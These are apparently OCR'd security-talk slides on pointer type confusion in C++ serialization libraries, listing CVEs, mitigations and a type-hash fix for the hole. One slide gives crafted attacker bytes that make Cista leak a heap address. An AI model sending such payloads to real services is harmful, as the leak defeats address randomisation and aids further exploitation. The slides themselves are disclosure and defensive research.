
Zero-Copy Deserialization

- Normally, deserialization happens like so:
  - Allocate memory
  - Call `deserialize(payload)`
    - Bytes from payload are copied into allocated memory
- Zero-copy does it a little differently:
  - ~~Allocate memory~~
  - Call `deserialize(payload)`
    - Returns a "view" into the buffer

Cista Overview


This is what deserialization normally looks like for `cista::raw`.

- Serialized references store an "offset" to their data.
- When deserializing, offsets are resolved into pointers.



Cista: Evil Offsets

What if the pointer is narcissistic?



EXAMPLE

Cista: Deserializing Evil Offsets

```
struct Number { uint64_t x; };
struct Foo {
    cista::indexed<Number> n;
    cista::raw::ptr<Number> p;
};

void f(const vector<unsigned char>& buffer) {
  auto foo = cista::deserialize<Foo>(buf);
  cout << "n: " << foo->n.x << endl;
  cout << "p: " << foo->p->x << endl;
}
```

cista::raw (zero-copy deserialization)

before deserialize()

Addr 0x4000 0x4008 0x4010 0x4018

Buffer data | data | offset: 0x00 | offset: -0x10

after deserialize()

updated

Addr 0x4000 0x4008 0x4010 0x4018

Buffer data | data | ptr: 0x4010 | ptr: 0x4008

Attacker sends these bytes in (change offset to 0):

```
0x2a,0x00,0x00,0x00,0x00,0x00,0x00,0x00, 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
```

Output is now:

```
a: 42
pa: 0x55887bee3718
```

Cista-Specific Notes

- Address Leak primitive in Cista
- No Arbitrary Memory Read due to strict bounds checking
- No fakevtable as virtual class serialization isn't supported
- May be different depending on other library implementations.
- Potential transferrable concepts:
  - Pointer vs data semantic separation

Concluding Topics

(side quest bonanza)

Impact: Affected Libraries

Insecure Deserialization of Pointers may lead to type confusion, resulting in potential information disclosure, control flow hijacking, and arbitrary code execution.

CVE	Library	Information Disclosure (Address Leak)	Information Disclosure (Memory Read)	Arbitrary Code Execution
CVE-2026-11460	Boost Serialization	✓	✓	✓
CVE-2026-11463	Cereal	✓	✓	✓
CVE-2026-9521	Bitsery	✓	✓	✓
CVE-2025-60889	HPX	✓	✓	✓
CVE-2025-60887	Cista	✓		

Mitigations

- Patch available for Bitsery and HPX (just released yesterday lol)
- Workarounds:
  - Do not expose over untrusted networks, do not accept untrusted data
  - Serialize using non-vulnerable types
  - Hand-roll your own secure serialization?
- But how to fix? (Just for funsies)

Root Cause

...for Type Confusion via Shared Pointers

SIDE QUEST

- Shallow copy (pointer copy) without type checking
- How to fix?
  - Track the typehash of pointers using a `map<pointer, typehash>` or `map<id, typehash>`
  - Reject invalid stuff. Embrace awesomeness.

```
template<class T>
void load_pointer(T*& new_ptr, int id) {
    // T is to the current type we're attempting to deserialize.
    if (is_new_id(id)) {
        load_and_deserialize_object<T>(new_ptr);
        id_to_obj_lookup[id] = new_ptr;
        id_to_type_hashmap[id] = typehash<T>();
    } else {
        // On subsequent checks, T could be a different type.
        if (id_to_type_hashmap[id] != typehash<T>())
            throw bad_type_error{};
        new_ptr = id_to_obj_lookup[id]; // Shallow copy shortcut.
    }
}
```

Further Research

- Arbitrary Memory Write (we assumed deserialized objects are `const`)
- Relax or find alternative conditions for exploitation
- Traditional fuzzing for memory corruption issues, integer overflow, etc.
- Explore insecure configurations in app-level code instead of package-level
- Similar attacks in other languages/libraries.

- These tools may be useful:
  - gdb, cppreference.com
  - eyeballs, brain
  - prompting skills (maybe)
  - (will release Dockerised examples and CTF chals later on)

SIDE QUEST

What about Rust?

- Does Rust remove this bug class? Perchance.
- rkyv: similar to Cista (Zero-Copy Deserialization)
  - Also can do Address Leak, using `unsafe` API (maintainer warns about this in docs)
- Very different ecosystem

Wrap Up

- Type Confusion (Address Leak, Memory Read, ACE)
- C++ Shenanigans (VTables, Smart Pointers)
- Expanded Deserialization Surface (serializing pointers/references)
- Food for Thought:
  - Has "intention" eroded in the age of AI?
  - How to express "intention" and avoid confusion?
    - Add more context? At what cost?

Best Bubble Tea?

(Not sponsored.)

SIDE QUEST

Keep Hacking

Thank You

trebledj   trebledj.me

johnathan-law

trebledjjj@gmail.com